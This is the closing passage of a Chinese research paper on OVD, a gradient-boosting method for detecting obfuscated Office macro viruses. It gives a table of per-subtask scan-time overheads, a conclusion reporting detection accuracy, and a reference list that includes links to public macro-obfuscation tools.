在扫描时间方面, 对单个样本做全量特征工程 T 的平均耗时为 57.65 ms, 其中文件解析和词法分析的平均耗时为 45.02 ms. 表 9 给出各子任务 t 的平均时间开销. 所有子任务共产生 28.01% 的时间开销. 该指标属于合理范围, 不影响工业级应用推广. 各子任务 t 均不产生明显的内存开销.

表 9 特征工程子任务的时间开销

特征工程子任务	时间开销(%)	时间(ms)
标记频率分析	1.53	0.69
标识符分析	8.79	3.96
字符串分析	3.11	1.40
文件元信息分析	0.10	0.05
黑词分析	5.39	2.43
白词分析	2.10	0.95
熵值分析	6.99	3.15
总体	28.01	12.63

6 结语

本研究提出了 OVD—一种基于梯度提升决策树的变形宏病毒检测方法. 与传统的基于病毒数据库的检测方法不同, OVD 通过机器学习在高抽象层次对变形宏病毒的不动点建模, 实现了良好的泛化性. OVD 面向工业级应用, 基于专家经验实现了 520 维的变形宏病毒特征工程, 较现有方法粒度更细. 介绍了特征工程及其各子任务的功能和设计思路. 实验验证了细粒度特征工程的合理性, 并讨论了其性能影响. 大规模数据集上的实验表明, OVD 能有效检测变形宏病毒, 准确率和召回率分别达到 99.41% 和 97.34%, 优于现有方法.

参考文献

1 Souri A, Hosseini R. A state-of-the-art survey of malware detection approaches using data mining techniques. Human-centric Computing and Information Sciences, 2018, 8(1): 3. [doi: 10.1186/s13673-018-0125-x]

2 Ye YF, Li T, Adjeroh D, *et al*. A survey on malware detection using data mining techniques. ACM Computing Surveys, 2017, 50(3): 41.

3 Sihwail R, Omar K, Ariffin KAZ. A survey on malware analysis techniques: Static, dynamic, hybrid and memory analysis. International Journal on Advanced Science, Engineering and Information Technology, 2018, 8(4 –2): 1662.

4 Saeed IA, Selamat A, Abuagoub AMA. A survey on malware and malware detection systems. International Journal of Computer Applications, 2013, 67(16): 25–31. [doi: 10.5120/11480-7108]

5 Kim S, Hong S, Oh J, *et al*. Obfuscated VBA macro detection using machine learning. Proceedings of the 48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks. Luxembourg City, Luxembourg. 2018. 490–501.

6 Nissim N, Cohen A, Elovici Y. ALDOCX: Detection of unknown malicious Microsoft office documents using designated active learning methods based on new structural feature extraction methodology. IEEE Transactions on Information Forensics and Security, 2017, 12(3): 631–646. [doi: 10.1109/TIFS.2016.2631905]

7 Cohen A, Nissim N, Rokach L, *et al*. SFEM: Structural feature extraction methodology for the detection of malicious office documents using machine learning methods. Expert Systems with Applications, 2016, 63: 324–343. [doi: 10.1016/j.eswa.2016.07.010]

8 林杨东, 杜学绘, 孙奕. 恶意 PDF 文档检测技术研究进展. 计算机应用研究, 2018, 35(8): 2251–2255. [doi: 10.3969/j.issn.1001-3695.2018.08.003]

9 周安民, 户磊, 刘露平, 等. 基于熵时间序列的恶意 Office 文档检测技术. 山东大学学报 (理学版), 2019, 54(5): 1–7.

10 Cortes C, Vapnik V. Support-vector networks. Machine Learning, 1995, 20(3): 273–297.

11 Ho TK. The random subspace method for constructing decision forests. IEEE Transactions on Pattern Analysis and Machine Intelligence, 1998, 20(8): 832–844. [doi: 10.1109/34.709601]

12 Friedman JH. Greedy function approximation: A gradient boosting machine. Annals of Statistics, 2001, 29(5): 1189–

1232.
13 Cybenko G. Approximation by superpositions of a sigmoidal function. Mathematics of Control, Signals and Systems, 1989, 2(4): 303–314. [doi: 10.1007/BF02551274]
14 [MS-OLEDS]: Object Linking and Embedding (OLE) Data Structures. https://docs.microsoft.com/openspecs/windows_protocols/ms-oleds. [2020-07-12].
15 Shannon CE. A mathematical theory of communication. ACM SIGMOBILE Mobile Computing and Communications Review, 2001, 5(1): 3–55. [doi: 10.1145/584091.584093]
16 https://github.com/sevagas/macro_pack. [2020-08-27].
17 https://github.com/khr0x40sh/MacroShop. [2020-09-03].
18 https://github.com/bonnetn/vba-obfuscator. [2020-09-01].
19 https://github.com/Pepitoh/VBad. [2020-08-25].
20 https://github.com/Veil-Framework. [2020-09-01].
21 https://github.com/enigma0x3/Generate-Macro.[2020-08-29].
22 Chen TQ, Guestrin C. XGBoost: A scalable tree boosting system. Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining. San Francisco, CA, USA. 2016. 785–794.
23 http://scikit-learn.org. [2020-09-03].
24 Ke GL, Meng Q, Finley T, *et al*. LightGBM: A highly efficient gradient boosting decision tree. Proceedings of the 31st International Conference on Neural Information Processing Systems. Long Beach, CA, USA. 2017. 3149–3157.